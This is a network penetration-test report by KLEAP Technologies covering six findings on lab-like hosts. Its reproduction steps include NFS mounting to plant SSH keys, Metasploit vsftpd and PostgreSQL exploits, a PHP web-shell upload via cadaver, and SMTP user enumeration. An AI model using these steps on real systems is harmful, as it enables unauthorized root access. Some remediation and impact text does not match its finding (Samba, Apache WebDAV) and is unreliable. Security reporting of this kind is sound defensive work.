KLEAP

CYBERSECURITY

Network Security Report



Table of Contents

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Statement of Confidentiality

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Engagement Contacts

Client Team	
Name	Contact

KLEAP Technologies Pvt. Ltd. Team	
Name	Contact

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Executive Summary

Client engaged KLEAP Technologies Pvt. Ltd. to perform a network penetration testing. The primary goal of this network (Grey box) penetration testing project was to identify any potential areas of concern associated with the network infrastructure in its current state and determine the extent to which the system may be breached by an attacker possessing a particular skill and motivation. The assessment was performed in accordance with the “best-in-class” practices as defined by ISECOM's Open Source Security Testing Methodology Manual (OSSTMM), Open Web Application Security Project (OWASP) and NIST SP 800-115.

KLEAP Technologies Pvt. Ltd. conducted the penetration testing during the period of February 14th, 2024 to April 2nd, 2024. While performing the testing activities, KLEAP Technologies Pvt. Ltd. emulated an external attacker with some prior knowledge of the environment. To test the user-authenticated area and privilege escalation vulnerabilities, the customer has not supplied KLEAP Technologies Pvt. Ltd. any credentials for any registered user or admin accounts.

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Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.


Time limitations were in place for testing. Network penetration testing was permitted for thirty-eight (38) business days.

Testing Summary

(Overall Summary of the findings)

Scope	Critical	High	Medium	Low	Info	Total
Test US East Compartment	2	2	1	1	0	6
	2	2	1	1	0	6

Table 1: Finding per asset



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Vulnerability Status

Sr. No.	Vulnerability	Severity	Status
1	NFS share and SSH Shell	CRITICAL	OPEN
2	FTP Exploit	CRITICAL	OPEN
3	Exploiting HTTP (Apache) using Cadaver	HIGH	OPEN
4	PostgreSQL exploit	HIGH	OPEN
5	SMTP Enumeration	MEDIUM	OPEN
6	Samba exploit using SMB client	LOW	OPEN

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Recommendation

Based on the results of this assessment, KLEAP has the following high-level key recommendations.

Key Recommendation	
Key Issue	The key issues found while testing were related to the configuration of services.
Recommendation	Client should implement proper configuration to the services that are being used and disable those services which are not needed anymore. Client should also update the services being used as we noticed few outdated components being used.

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Scope Summary

In-Scope Assets

The following assets were considered explicitly in-scope for testing:

Assets In-Scope	Hostname / CIDR / IP
Client Infrastructure	Detailed list in below table

SR NO	SERVER NAME	PUBLIC IP ADDRESS	PRIVATE IP ADDRESS
Test US East Compartment			
1	prodtest01-ad1	192.X.X.X	
2	devtest01-ad1	192.X.X.X	

Out-of-Scope Assets

(If any)

Assets Out-of-Scope	Hostname / CIDR / IP

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Methodology

The pentest methodology employed by KLEAP Technologies Pvt. Ltd. follows a systematic approach to assess the security posture of client systems.

Our Penetration Testing Methodology is based on following guidelines and standards:

- ☑ Penetration Testing Execution Standard (PTES)
- ☑ NIST SP 800-115
- ☑ Open Source Security Testing Methodology Manual (OSSTMM)
- ☑ SANS: Conducting a Penetration Test on an Organization
- ☑ OWASP Testing Guide
- ☑ OWASP Top 10 Application Security Risks

Engagement Phases

1. Reconnaissance

In this phase, the pentester gathers information about the target systems through passive reconnaissance and OSINT techniques. This includes identifying domain names, IP addresses, employee details, and any publicly available information. The goal is to gain a better understanding of the target's infrastructure, potential vulnerabilities, and attack surface.

2. Scanning and Enumeration

In this phase, the pentester conducts active scanning to identify live hosts, open ports, and services running on the target systems. Tools like Nmap, Nessus, or OpenVAS are used to perform network scans and identify potential entry points. The identified services are then enumerated to gather more information, such as software versions, configurations, and potential vulnerabilities. This phase helps in identifying potential weaknesses and areas of focus for further assessment.

3. Vulnerability Assessment

In this phase, the pentester performs a comprehensive vulnerability assessment using a combination of automated tools and manual techniques. Commercial or open-source vulnerability scanners are utilized to identify common vulnerabilities and misconfigurations. The scan results are manually reviewed to validate and prioritize the identified vulnerabilities based on their severity and potential impact. This phase helps in identifying specific

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vulnerabilities that can be exploited to gain unauthorized access or compromise the target systems.

4. Exploitation

In this phase, the pentester attempts to exploit the identified vulnerabilities to gain unauthorized access or escalate privileges. Ethical hacking techniques are utilized to simulate real-world attack scenarios while ensuring no harm is caused to the target systems. The pentester may use various tools, scripts, or custom exploits to exploit the identified vulnerabilities. The goal is to demonstrate the potential impact of the vulnerabilities and assess the effectiveness of the target's security controls.

5. Reporting

In this final phase, the pentester compiles all findings, categorizes them based on severity levels, and provides detailed explanations, proof-of-concept demonstrations, and prioritized recommendations for remediation. The report includes a summary of the pentest engagement, an overview of the methodology used, and a comprehensive analysis of the vulnerabilities discovered. It also includes actionable recommendations to mitigate the identified vulnerabilities and improve the overall security posture of the target systems. The report serves as a valuable resource for the client to understand the security risks and take appropriate measures to address them.

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Vulnerability Classification & Severity

To categorize vulnerabilities according to a commonly understood vulnerability taxonomy, KLEAP Technologies Pvt. Ltd. uses the industry-standard Common Weakness Enumeration (CWE). CWE is a community-developed taxonomy of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

To rate the severity of vulnerabilities, KLEAP Technologies Pvt. Ltd. uses the industry standard Common Vulnerability Scoring System (CVSS) to calculate severity for each identified security vulnerability. CVSS provides a way to capture the principal characteristics of a vulnerability, and produce a numerical score reflecting its severity, as well as a textual representation of that score.

To help prioritize vulnerabilities and assist vulnerability management processes, KLEAP Technologies Pvt. Ltd. translates the numerical CVSS rating to a qualitative representation (such as low, medium, high and critical):

CVSS Score v3.1	
Severity	**Score**
Critical	9.0 - 10.0
High	7.0 - 8.9
Medium	4.0 - 6.9
Low	0.1 - 3.9
Informational	0.0

More information about CWE can be found on MITRE's website: https://cwe.mitre.org/.

More information about CVSS can be found on the Forum for Incident Response and Security Teams' (FIRST) website: https://www.first.org/cvss/.

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Findings Summary

Findings are sorted by their severity and grouped by the asset and CWE classification. Each asset section will contain a summary. Table 1 in the executive summary contains the total number of identified security vulnerabilities per asset per risk indication.

Findings Overview

During the engagement, 6 unique vulnerabilities were found. The most notable vulnerability type was NFS share vulnerability and FTP access. Vulnerabilities of the following kinds were identified:

- NFS share and SSH Shell
- FTP Exploit
- Exploiting HTTP (Apache) using Cadaver
- PostgreSQL exploit
- SMTP Enumeration
- Samba exploit using SMB client

Exploring the findings further by their actual vulnerability type as defined by CWE, Table 3 shows the number of individual findings and its distribution of severity.

Vulnerabilities	Critical	High	Medium	Low	Info	Total
NFS share and SSH Shell	1	0	0	0	0	1
FTP Exploit	1	0	0	0	0	1
Exploiting HTTP (Apache) using Cadaver	0	1	0	0	0	1
PostgreSQL exploit	0	1	0	0	0	1
SMTP Enumeration	0	0	1	0	0	1
Samba exploit using SMB client	0	0	0	1	0	1
	2	2	1	1	0	6

Table 3: severity distribution across vulnerability types

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Technical Findings Details

01: NFS share and SSH Shell

Vulnerability Severity	CWE ID
CRITICAL	CWE-269
CVE ID	**CVSS Score**
	9.8

Vulnerability Description

During analysis, it was found that an attacker can bypass security and access the entire directory set by the NFS service. Network File System, or NFS, allows remote hosts to mount the systems/directories over a network. An NFS server can export a directory that can be mounted on a remote Linux machine. This allows the user to share the data centrally to all the machines in the network.

Vulnerable IP Addresses

Public IPs	Private IPs
192.X.X.X	

Impact

Once the directory is mounted, the attacker can access, create, upload, modify and delete files with root privilege. The attacker with root privileges on the compromised machine may use the machine as a pivot point to attack further into the network, leading to a big compromise.

Step to Reproduce (Evidences)

1. Use **rpcinfo** to get information about services using rpc.

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```
┌──(root💀nishant)-[~]
└─# rpcinfo -p 192.[redacted]
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  51160  status
    100024    1   tcp  60213  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  39267  nlockmgr
    100021    3   udp  39267  nlockmgr
    100021    4   udp  39267  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  60908  nlockmgr
    100021    3   tcp  60908  nlockmgr
    100021    4   tcp  60908  nlockmgr
    100005    1   udp  55994  mountd
    100005    1   tcp  41483  mountd
    100005    2   udp  55994  mountd
    100005    2   tcp  41483  mountd
    100005    3   udp  55994  mountd
    100005    3   tcp  41483  mountd
```

2. Use showmount command to get the nfs shared directory.

```
┌──(root💀nishant)-[~]
└─# showmount -e 192.[redacted]
Export list for 192.[redacted]
/ *
```

3. Mount a temporarily made directory.
4. List the contents of that directory.

```
┌──(root💀nishant)-[/tmp/rOOt/root]
└─# ls -al
total 76
drwxr-xr-x 13 root root 4096 Mar  8 08:56 .
drwxr-xr-x 21 root root 4096 May 21  2012 ..
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history → /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 21  2012 .config
drwxr-xr-x  2 root root 4096 May 21  2012 Desktop
drwx------  2 root root 4096 May 21  2012 .filezilla
drwxr-xr-x  5 root root 4096 Mar  8 08:56 .fluxbox
drwx------  2 root root 4096 May 21  2012 .gconf
drwx------  2 root root 4096 May 21  2012 .gconfd
drwxr-xr-x  2 root root 4096 May 21  2012 .gstreamer-0.10
drwx------  4 root root 4096 May 21  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4096 May 21  2012 .purple
-rwx------  1 root root  401 May 21  2012 reset_logs.sh
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4096 Mar  8 09:21 .ssh
drwx------  2 root root 4096 Mar  8 08:56 .vnc
-rw-r--r--  1 root root  138 Mar  8 08:56 vnc.log
-rw-------  1 root root  324 Mar  8 08:56 .Xauthority
```

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
5. The approach here will be to create your own SSH keys and append the newly created public key into the authorized_key of the victim user.
6. After inserting the SSH key in the victim user making a root based ssh connection and getting the root access.



Remediation

Settings like restricting the IP addresses which can mount the exposed shares and using the root_squash feature can narrow down the attack surface. It is important not to use the service with default settings. This may lead to complete system compromise.

References

- https://resources.infosecinstitute.com/topic/exploiting-nfs-share/

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02: FTP Exploit

Vulnerability Severity	CWE ID
CRITICAL	CWE-220
CVE ID	**CVSS Score**
	9.1

Vulnerability Description

During analysis, it was found that an attacker can exploit ftp service running on port 21 to get root access. The File Transfer Protocol (FTP) is a standard network protocol used for the transfer of computer files between a client and server on a computer network.

Vulnerable IP Addresses


Public IPs	Private IPs
192.X.X.X	

Impact

It can allow attackers to gain unauthorized access to remote file transfer protocol (FTP) servers.

Step to Reproduce (Evidences)

1. Search for vsftpd 2.3.4 exploits on metasploit.



2. Specify the IP and PORT for the given exploit.
3. Run the exploit to get the root access.

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

Remediation

Use more secure protocols like FTPS and SFTP where FTPS is FTP that uses SSL (Secure Socket Layer) for the security of the file transfer, and SFTP leverages SSH (Secure Shell). Also, implement File and Folder Security.

References

- https://pentestlab.blog/2012/03/01/attacking-the-ftp-service/

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03: Exploiting HTTP (Apache) using Cadaver

Vulnerability Severity	CWE ID
HIGH	CWE-22
CVE ID	**CVSS Score**
	8.6

Vulnerability Description

During analysis, it was found that an attacker can bypass security and upload a backdoor to access the entire directory set by the http service. Cadaver is a utility for dealing with WebDAV systems on the command line. With cadaver, we can connect to the DAV server directly. It turns out this method does not require credentials.

Vulnerable IP Addresses

Public IPs	Private IPs
192.X.X.X	

Impact

Web shells are the scripts which are coded in many languages like PHP, Python, ASP, Perl and so on which further use as backdoor for illegitimate access in any server by uploading it on a web server. The attacker can then directly perform the read and write operation once the backdoor is uploaded to a destination, you can edit any file or delete the server file.

Step to Reproduce (Evidences)

1. Cadaver command to connect to the server, we're immediately connected. Once connected you can issue several different commands.

2. Uploading php based backdoor in the apache service.

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
```
┌──(root💀nishant)-[/]
└─# cadaver http://192.[redacted]/dav

dav:/dav/>
dav:/dav/> ?
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> put /usr/share/webshells/php/simple-backdoor.php
Uploading /usr/share/webshells/php/simple-backdoor.php to `/dav/simple-backdoor.php':
Progress: [==============================>] 100.0% of 328 bytes succeeded.
dav:/dav/> open http://192.[redacted]/dav
```

3. As we open the http page of the IP, we can now inject command in the URL and fetch data from the system.



Remediation

Disable certain HTTP verbs, like PROPFIND, disable the header, or deny requests that exceed configured header lengths or match certain patterns.

References

- https://www.linkedin.com/pulse/mitigating-cve-2017-7269-urlscan-elazar-broad/

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04: PostgreSQL exploit

Vulnerability Severity	CWE ID
HIGH	CWE-284
CVE ID	**CVSS Score**
	7.5

Vulnerability Description

During analysis, it was found that an attacker can exploit PostgreSQL service running on port 5432 and access the database. PostgreSQL is an open-source and advanced object-oriented relational database which is also known as Postgres. It is a powerful high-performance database management system released under a flexible BSD-style license.

Vulnerable IP Addresses


Public IPs	Private IPs
192.X.X.X	

Impact

It can allow attackers to access, modify, delete and upload files in the database.

Step to Reproduce (Evidences)

1. Search for postgresql exploit on metasploit.
2. Set RHOST and PORT.



3. Run the exploit to get access.

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

Remediation

Use one-way encryption for values that do not need to be decrypted. Use physical separation to isolate sensitive datasets. Prevent external connections to the database.

References

- https://www.hackingarticles.in/penetration-testing-on-postgresql-5432/

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05: SMTP Enumeration

Vulnerability Severity	CWE ID
MEDIUM	CWE-285
CVE ID	**CVSS Score**
	5.9

Vulnerability Description

During analysis, it was found that an attacker can enumerate existing users and other sensitive information. SMTP enumeration allows an attacker to determine valid users on the SMTP server.

Vulnerable IP Addresses

Public IPs	Private IPs
192.X.X.X	

Impact

It can allow attackers to determine the existing users.

Step to Reproduce (Evidences)

1. Use smtp_enum on metasploit.
2. Set RHOST and run the exploit.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                  Required  Description
   ----       ---------------                                                  --------  -----------
   RHOSTS                                                                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      25                                                               yes       The target port (TCP)
   THREADS    1                                                                yes       The number of concurrent threads (max o
ne per host)
   UNIXONLY   true                                                             yes       Skip Microsoft bannered servers when te
sting unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt    yes       The file that contains a list of probab
le users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS [redacted]
RHOSTS => [redacted]
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] [redacted]:25    - [redacted]:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

3. Using smtp-user-enum enumerate the existing users.

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

Remediation

- Configure SMTP server to ignore email messages to unknown recipients.
- Disable default configurations like EXPN, VRFY and RCPT TO commands or restrict them to authorized users.

References

- https://pentestlab.blog/2012/11/20/smtp-user-enumeration/

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06: Samba exploit using SMBclient

Vulnerability Severity	CWE ID
LOW	CWE-20
CVE ID	**CVSS Score**
	3.7

Vulnerability Description

During analysis, it was found that an attacker can bypass security and to access the entire directory set by the samba service. Samba, when configured with a writeable file share and "wide links" enabled (default is on), can also be used as a backdoor of sorts to access files that were not meant to be shared.

Vulnerable IP Addresses

Public IPs	Private IPs
192.X.X.X	

Impact

The vulnerability is described as an out-of-bounds heap read/write vulnerability. The heap is the name for the part of the system's memory that is allocated for the use of programs. If a flaw in a program allows it to read or write outside of the bounds set for the program, it is possible to manipulate other parts of the memory which are allocated to more critical functions. This can allow an attacker to write code to a part of the memory where it will be executed with permissions that the program and user should not have.

Step to Reproduce (Evidences)

1. Using **smbmap** to see which directories are linked with samba service.

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



2. Using Smbclient to connect with the IP and the directory tmp and proceed to find system directory information.



Remediation

Samba administrators should upgrade to these releases or apply the patch as soon as possible to mitigate the defect and thwart any potential attacks exploiting the vulnerability. But, as a workaround it is possible to remove the “fruit” VFS module from the list of configured VFS objects in any vfs objects line in the Samba configuration file smb.conf.

References

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